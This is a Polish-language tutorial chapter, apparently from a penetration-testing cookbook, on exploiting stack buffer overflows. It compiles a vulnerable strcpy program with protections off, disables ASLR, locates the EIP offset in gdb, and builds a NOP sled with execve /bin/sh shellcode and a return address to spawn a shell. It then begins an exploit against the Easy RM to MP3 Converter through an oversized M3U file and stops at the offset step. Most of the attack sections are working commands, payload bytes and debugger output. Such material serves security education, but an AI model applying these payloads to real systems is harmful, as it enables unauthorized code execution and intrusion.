



Przepełnienia bufora

Wprowadzenie

W programie komputerowym przepełnienie bufora występuje, gdy program podczas zapisywania danych do bufora przekracza przydzielony rozmiar bufora i zaczyna nadpisywać dane do sąsiednich lokalizacji pamięci. Bufor można uznać za tymczasowy obszar w pamięci przydzielony programowi w celu przechowywania i pobierania danych w razie potrzeby. Przepełnienia bufora są znane od dawna. Podczas wykorzystywania przepełnień bufora skupiamy się głównie na nadpisaniu niektórych informacji sterujących, tak aby zmienić przepływ sterowania programem, co pozwoli naszemu kodowi przejąć kontrolę nad programem. Oto diagram, który da nam podstawowe pojęcie o przepełnieniu występującym w buforze:



Z poprzedniego diagramu możemy założyć, że tak wygląda program. Ponieważ jest to stos, zaczyna od dołu i przesuwa się w kierunku góry stosu. Widząc poprzedni diagram, zauważamy również, że program ma stały bufor do przechowywania 16 liter/bajtów danych. Najpierw wprowadzamy 8 znaków (1 char=1 bajt); po prawej stronie diagramu możemy zobaczyć, że zostały one zapisane w buforze pamięci programu. Zobaczmy, co się stanie, gdy do programu wprowadzimy 20 znaków:



Widzimy, że dane są poprawnie zapisane do 16 znaków, ale ostatnie 4 znaki wyszły z bufora i nadpisały wartości zapisane w Return Address programu. To tutaj występuje klasyczne przepełnienie bufora. Przyjrzyjmy się przykładowi na żywo; weźmiemy przykładowy kod:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char buffer[5];
    if (argc < 2)
    {
        printf("strcpy() NOT executed....\n");
        printf("Syntax: %s <characters>\n", argv[0]);
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("buffer content= %s\n", buffer);
    // you may want to try strcpy_s()
    printf("strcpy() executed...\n");
}
```

```
return 0;
}
```

Poprzedni program po prostu pobiera dane wejściowe w czasie wykonywania i kopiuje je do zmiennej o nazwie buffer. Widzimy, że rozmiar zmiennej buffer jest ustawiony na 5. Teraz kompilujemy go za pomocą tego polecenia:

```
gcc program.c -o program
```

Musimy zachować ostrożność, ponieważ gcc domyślnie ma wbudowane funkcje bezpieczeństwa, które zapobiegają przepełnieniom bufora. Uruchamiamy program za pomocą tego polecenia:

```
./program 1234
```

Widzimy, że zapisał dane i otrzymujemy dane wyjściowe. Teraz uruchomimy to:

```
./program 12345
```

Zobaczymy, że program kończy działanie z błędem segmentacji. Jest to włączona funkcja bezpieczeństwa gcc. Dowiemy się więcej o adresie zwrotnym w następnym przepisie. Jednak nadpisanie adresu zwrotnego naszym własnym kodem może spowodować, że program będzie zachowywał się inaczej niż zwykle i pomoże nam wykorzystać lukę w zabezpieczeniach. Fuzzing to najłatwiejszy sposób wykrywania przepełnień bufora w programie. W Kali dostępnych jest wiele programów typu fuzzer, możemy też napisać własny skrypt, w zależności od typu programu, który mamy.

Po zakończeniu fuzzingu i wystąpieniu awarii, naszym następnym krokiem jest debugowanie programu, aby znaleźć dokładną część, w której program ulega awarii i jak możemy to wykorzystać na naszą korzyść. Ponownie, w Internecie dostępnych jest wiele debuggerów. Moim ulubionym dla systemu Windows jest Immunity Debugger (Immunity Inc.). Kali ma również wbudowany debugger, GDB. Jest to debugger wiersza poleceń. Zanim przejdziemy dalej do bardziej ekscytujących tematów, zauważ, że w programie zwykle występują dwa typy przepełnień. Istnieją głównie dwa typy przepełnień bufora:

- * Przepełnienia stosu
- * Przepełnienia sterty

Omówimy je bardziej szczegółowo w dalszej części rozdziału. Na razie wyjaśnijmy sobie podstawy, które pomogą nam w wykorzystaniu luk w zabezpieczeniach związanych z przepełnieniem.

Wykorzystanie przepełnień bufora na stosie

Teraz, gdy podstawy są jasne, przejdźmy do wykorzystania przepełnień bufora na stosie.

Jak to zrobić...

Poniższe kroki demonstrują przepełnienie bufora na stosie:

1. Przyjrzyjmy się innemu prostemu programowi w C:

```
#include<stdio.h>
```

```
#include<string.h>
```

```

void main(int argc, char *argv[])
{
char buf[120];
strcpy(buf, argv[1]);
printf(buf);
}

```

Ten program używa podatnej metody strcpy(). Zapisujemy program do pliku.

2. Następnie kompilujemy program za pomocą gcc, używając fno-stack-protector i execstack:

```
gcc -ggdb name.c -o name -fno-stack-protector -z execstack
```

3. Następnie wyłączamy losowość przestrzeni adresowej, używając tego:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

4. Teraz otwieramy nasz program w gdb, używając tego polecenia:

```
gdb ./name
```

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```

root@kali:~/Desktop# gdb ./name
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i586-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./name...done.
(gdb) _

```

5. Następnie podajemy nasze dane wejściowe za pomocą Pythona, używając następującego polecenia:

```
r $(python -c 'print "A"*124')
```

Poniższy zrzut ekranu pokazuje dane wyjściowe poprzedniego polecenia:

```

(gdb) r $(python -c 'print "A"*124')
Starting program: /root/Desktop/test $(python -c 'print "A"*124')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

```

6. Widzimy, że program się zawiesił i wyświetla błąd 0x41414141. Oznacza to po prostu, że wprowadzony przez nas znak, A, nadpisał EIP.

7. Potwierdzamy wpisując i r:

```
(gdb) i r
eax 0x7c 124
ecx 0xbffff200 -1073745408
edx 0xb7fb3858 -1208272808
ebx 0xb7fb2000 -1208279040
esp 0xbffff200 0xbffff200
ebp 0x0 0x0
esi 0x0 0
edi 0x0 0
eip 0x41414141 0x41414141
eflags 0x10286 [ PF SF IF RF ]
```

8. To pokazuje nam, że wartość rejestru EIP została pomyślnie nadpisana.

9. Następnie znajdujemy dokładny bajt, który nadpisuje EIP. Możemy to zrobić, wprowadzając różne znaki do naszego programu, a następnie sprawdzając, który z nich nadpisuje EIP.

10. Więc uruchamiamy program ponownie, tym razem z innymi znakami:

```
r $(python -c 'print "A"*90+"B"*9+"C"*25')
```

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
Starting program: /root/Desktop/test $(python -c 'print "A"*90+"B"*9+"C"*25')
Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6
6      strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7      printf(buf);
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

11. Tym razem widzimy, że EIP ma wartość CCCC. Oznacza to, że potrzebne nam bajty znajdują się gdzieś w ostatnich 25 podanych przez nas znakach.

12. Podobnie próbujemy różnych kombinacji 124 znaków, aż znajdziemy pozycję dokładnie 4 znaków, które nadpisują EIP:

```

Starting program: /root/Desktop/test ${python -c 'print "A"*100+"B"*4+"C"*20'}
Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6
6      strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7      printf(buf);
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()

```

13. Teraz, ponieważ znaleźliśmy dokładną lokalizację EIP, a także w celu przeprowadzenia udanej eksploatacji, musimy nadpisać te 4 bajty adresem pamięci, w którym będziemy przechowywać nasz kod powłoki. Mamy około 100 bajtów w pamięci, w której obecnie przechowywany jest A, co jest więcej niż wystarczające dla naszego kodu powłoki. Musimy więc dodać punkty przerwania w naszym debugerze, w których zatrzyma się on przed przejściem do następnej instrukcji.

14. Wypisujemy program za pomocą polecenia list 8:

```

(gdb) list 8
3      void main(int argc, char *argv[])
4      {
5          char buf[120];
6          strcpy(buf, argv[1]);
7          printf(buf);
8      }
(gdb) b 6
Breakpoint 1 at 0x8048451: file test.c, line 6.
(gdb) b 7
Breakpoint 2 at 0x8048469: file test.c, line 7.
(gdb)

```

15. Następnie dodajemy punkty przerwania w wierszu, w którym wywoływana jest funkcja, oraz po jej wywołaniu, używając b <numer_wiersza>.

16. Teraz uruchamiamy program ponownie i zatrzyma się on w punkcie przerwania:

```

(gdb) r ${python -c 'print "A"*100+"B"*20+"C"*4'}
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/Desktop/test ${python -c 'print "A"*100+"B"*20+"C"*4'}

Targets
Breakpoint 1, 0x0804843b in main ()
(gdb) c
Continuing.

```

17. Naciskamy c, aby kontynuować.

18. Teraz zobaczymy rejestr esp (wskaźnik stosu):

x/16x \$esp

Następujący zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
(gdb) x/16x $esp
0xbffff190: 0xb7ff8200      0x00000000      0x41414141      0x41414141
0xbffff1a0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1b0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1c0: 0x41414141      0x41414141      0x41414141      0x41414141
(gdb) i r
eax          0xbffff198      -1073745512
ecx          0x4c554cff      1280658687
edx          0x4d564e00      1297501696
ebx          0xb7fb2000      -1208279040
esp          0xbffff190      0xbffff190
ebp          0xbffff218      0xbffff218
esi          0x0              0
edi          0x0              0
eip          0x8048469        0x8048469 <main+46>
eflags      0x28610000      [ PF SF IF ]
cs          0x73              115
ss          0x7b              123
ds          0x7b              123
es          0x7b              123
fs          0x0              0
gs          0x33              51
```

19. To pokaże nam 16 bajtów po rejestrze esp, a w lewej kolumnie zobaczymy adres pamięci odpowiadający przechowywanym danym.

20. Tutaj widzimy, że dane zaczynają się pod adresem 0xbffff190. Zauważamy następny adres pamięci, 0xbffff1a0. To jest adres, którego użyjemy do zapisania EIP. Kiedy program nadpisze EIP, spowoduje to przejście do tego adresu, gdzie zostanie zapisany nasz kod powłoki:

```
(gdb) r $(python -c 'print "A"*100+"B"*4+"C"*20')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*4+"C"*20')

Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6
6      strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7      printf(buf);
(gdb) x/60x $esp
0xbffff190: 0xb7ff8200      0x00000000      0x41414141      0x41414141
0xbffff1a0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1b0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1c0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1d0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1e0: 0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1f0: 0x41414141      0x41414141      0x41414141      0x42424242
0xbffff200: 0x43434343      0x43434343      0x43434343      0x43434343
0xbffff210: 0x43434343      0xbffff200      0x00000000      0xb7e5b723
0xbffff220: 0x08048480      0x00000000      0x00000000      0xb7e5b723
0xbffff230: 0x00000002      0xbffff2c4      0xbffff2d0      0xb7fed79a
0xbffff240: 0x00000002      0xbffff2c4      0xbffff254      0x0804a014
0xbffff250: 0x0804822c      0xb7fb2000      0x00000000      0x00000000
0xbffff260: 0x00000000      0x559211f2      0x611bb5e2      0x00000000
0xbffff270: 0x00000000      0x00000000      0x00000002      0x08048340
```


21. Spróbujmy otworzyć powłokę, wykorzystując przepełnienie. Możemy znaleźć kod powłoki, który wykona powłokę dla nas w Google:



22. Mamy 100 bajtów, a nasz kod powłoki ma 24 bajty. Możemy go użyć w naszym exploitcie.

23. Teraz po prostu zastępujemy As instrukcją asemlera 76 no op (0x90), a resztę 24 bajtów kodem powłoki, następnie Bs adresem pamięci, na który chcemy, aby wskazywał EIP, a Cs ponownie kodem no op. Powinno to wyglądać mniej więcej tak:

```

"\x90"*76+"\x6a\x0b\x58\x31\xf6\x56\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\xcd\x80"
+"\xa0\xff\xf1\xbf"+" \x90"*20

```

24. Uruchommy ponownie program i przekażmy to jako dane wejściowe:

```

r $(python -c print' "\x90"*76+"\x6a\x0b\x58\x31\xf6\x56\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\xcd\x80"+" \xa0\xff\xf1\xbf"+" \x90"*20')

```

25. Wpisujemy c, aby kontynuować od punktów przerywania, a po zakończeniu wykonywania nasza powłoka zostanie wykonana.

Wykorzystanie przepełnienia bufora w prawdziwym oprogramowaniu

Wcześniej poznałeś podstawy eksploatacji. Teraz wypróbujmy je na niektórych programach, które zostały już dawno wykorzystane i mają dostępne publiczne exploity. W tym przepisie dowiesz się o publicznie dostępnych exploitach dla starego oprogramowania i stworzysz własną wersję exploita dla niego. Zanim zaczniemy, będziemy potrzebować starej wersji systemu operacyjnego Windows (najlepiej Windows XP) i debugera dla systemu Windows. Użyłem Immunity Debugger i starego oprogramowania ze znaną luką w zabezpieczeniach przepełnienia bufora. Użyjemy Easy RM to MP3

Converter. Ta wersja miała lukę w zabezpieczeniach przepiętowania bufora podczas odtwarzania dużych plików M3U.


Przygotowania

Darmową wersję Immunity Debugger można pobrać ze strony <https://www.immunityinc.com/products/debugger/>.


Jak to zrobić...

Wykonaj podane kroki, aby się o tym dowiedzieć:

1. Następnie pobieramy i instalujemy nasz konwerter MP3 na komputerze.
2. Ten konwerter miał lukę w zabezpieczeniach podczas odtwarzania plików M3U. Oprogramowanie uległo awarii, gdy otwierano duży plik do konwersji.
3. Utwórzmy plik z około 30 000 As wpisanymi w nim i zapiszmy go jako <filename>.m3u:



4. Następnie przeciągamy i upuszczamy plik do odtwarzacza, a zobaczymy, że ulegnie on awarii:



5. Teraz musimy znaleźć dokładną liczbę bajtów, która spowodowała awarię.

6. Wpisywanie tak wielu As ręcznie do pliku zajmie dużo czasu, więc piszemy prosty program w Pythonie, który zrobi to za nas:


```
import io
a="A"*30000
file =open("crash.m3u","w")
file.write(a)
file.close()
```

7. Teraz bawimy się bajtami, aby znaleźć dokładną wartość awarii.


8. W naszym przypadku wyszło 26 105, ponieważ program nie zawiesił się przy 26 104 bajtach:



9. Teraz uruchamiamy debugger i dołączamy do niego działający program konwertera, wybierając kolejno Plik | Dołącz:




10. Następnie wybieramy nazwę procesu z listy uruchomionych programów:



11. Po dołączeniu otwieramy nasz plik M3U w programie. Zobaczymy ostrzeżenie na pasku stanu debugera. Po prostu klikamy kontynuuj, naciskając klawisz F9 lub klikając przycisk odtwarzania na górnym pasku menu:




12. Zobaczymy, że EIP został nadpisany za pomocą As i program się zawiesił:



13. Teraz musimy znaleźć dokładnie 4 bajty, które powodują awarię. Użyjemy skryptu Kali znanego jako pattern create. Generuje on unikalny wzorec dla liczby bajtów, których potrzebujemy.

14. Możemy znaleźć ścieżkę skryptu za pomocą polecenia locate:

locate pattern_create Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:



```
File Edit View Search Terminal Help
root@kali:~/Desktop/BountyBhaiKi# locate pattern_create3)
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
```


15. Teraz, gdy mamy ścieżkę, uruchamiamy skrypt i przekazujemy liczbę bajtów:

```
ruby /path/to/script/pattern_create.rb 5000
```

16. Użyliśmy 5000, ponieważ wiemy już, że nie zawiesi się przy 25000, więc tworzymy wzór tylko dla następnych 5000 bajtów.

17. Mamy nasz unikalny wzór. Teraz wklejamy go do pliku M3U wraz z 25000 As.

18. Otwieramy naszą aplikację i dołączamy proces do naszego debugera:




19. Następnie przeciągamy i upuszczamy nasz plik M3U do programu.

20. Program się zawiesza, a nasz EIP zostaje nadpisany przez 42386b42.

21. Metasploit ma inny świetny skrypt do znajdowania lokalizacji przesunięcia:


```
ruby /path/to/script/pattern_offset.rb 5000
```

